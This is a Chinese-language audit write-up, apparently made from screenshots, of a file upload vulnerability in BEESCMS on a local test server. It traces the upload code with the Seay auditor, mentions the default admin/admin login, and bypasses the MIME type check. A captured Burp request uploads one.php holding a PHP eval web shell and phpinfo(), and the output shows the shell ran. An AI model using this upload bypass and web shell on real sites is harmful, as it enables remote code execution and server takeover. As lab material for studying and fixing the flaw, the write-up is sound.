


beescms 文件上传漏洞审计

seay 代码审计，全局搜索 → \$_FILES → 查找



使用 notepad 查看 admin_file_upload.php 源码，发现上传用到了 up_file 函数


```
C:\phpstudy_pro\WWW\bees\admin\admin_file_upload.php - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ? X

admin_file_upload.php
70 <body>
71 <base target="_self">
72 <?php
73 $submit=$_POST['uppic'];
74 if($submit){
75     $up=$_POST['up'];
76     $file_info=fl_html($_POST['file_info']);
77     $value_arr=array('');
78     $type=explode('|',$type_file);
79     //有文件
80     if(is_uploaded_file($_FILES['up']['tmp_name'])){
81
82         $sis_up_size = $_sys['upload_size']*1000*1000;
83         $value_arr=up_file($_FILES['up'],$sis_up_size,$type);
84         //处理上传后的图片信息
85         $file_path=$value_arr['file'];//文件保存路径
86         $file_ext=$value_arr['ext'];//文件扩展名
87         $file_size = empty($value_arr['size'])?0:$value_arr['size'];//文件大小
88         $file_time = $value_arr['time'];//上传时间
89         //入库
90         $sql="insert into ".DB_PRE."upfiles (file_info,file_ext,file_size,file_path,file_time) va
91         $mysql->query($sql);
92     }
93
94
```


在 seay 中进行函数定位，可以看到函数的定义

The screenshot shows the Seay IDE interface. At the top, a code editor displays a snippet from `admin_file_upload.php` with the function `up_file` being called. A red box highlights the function name `up_file` in the code. A red arrow points to the right-click context menu that appears, with the option **定位函数** (Locate Function) selected. Below the code editor, the **函数定位** (Function Localization) window is open. It shows a search for `function up_file(`. The results table lists the function's location and definition.


ID	文件路径	内容详细
1	/includes/fun.php	function up_file(\$file,\$size,\$type,...




发现 pathinfo 函数处理文件名等信息



打开 http://127.0.0.1/bees/admin/admin_file_upload.php, 默认的用户名和密码都是 admin, 尝试使用 00 截断失败



源码审计，发现只限制了文件上传的格式，存在 MIME 绕过



可以看到，上传成功

BEESCMS

修改图片 返回

参数	参数值
图片名称:	
缩略图:	☐ 是 ☒ 否 重新生成缩略图选择'是',只修改信息选择'否'
缩略图大小:	300 宽 200 高 只在生成缩略图时起作用
图片alt:	
重新上传:	选择文件 one.php 新上传的图片会使用原图片的名称, 后缀名不会更改, 建议使用和原图片一样的后缀名

确定 重置

未安装任何音频输出设备

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions

```

30 -----WebKitFormBoundarySl4UTSwu0egugR8k
31 Content-Disposition: form-data; name="thumb_height"
32
33 200
34 -----WebKitFormBoundarySl4UTSwu0egugR8k
35 Content-Disposition: form-data; name="pic_alt"
36
37
38 -----WebKitFormBoundarySl4UTSwu0egugR8k
39 Content-Disposition: form-data; name="new_pic"; filename="one.php"
40 Content-Type: image/jpeg
41
42 <?php eval($_POST['cmd']); ?>
43
44
45
46
47
48 <?php phpinfo(); ?>
49 -----WebKitFormBoundarySl4UTSwu0egugR8k
50 Content-Disposition: form-data; name="action"
51
52 save edit
  
```

INSPECTOR

图片列表

phpinfo()

← → ↻ http://127.0.0.1/bees/upload/img/20121208/2012120823531048... ☆ 🔌 ⚙️ 👤 ⋮

我是木马 哈哈哈哈哈

PHP Version 5.6.9

System	Windows NT WIN-E8UTDTB7ASN 6.1 build 7600 (Windows 7 Business Edition) A
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\p sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchanted=shared" "--enab "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--\
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)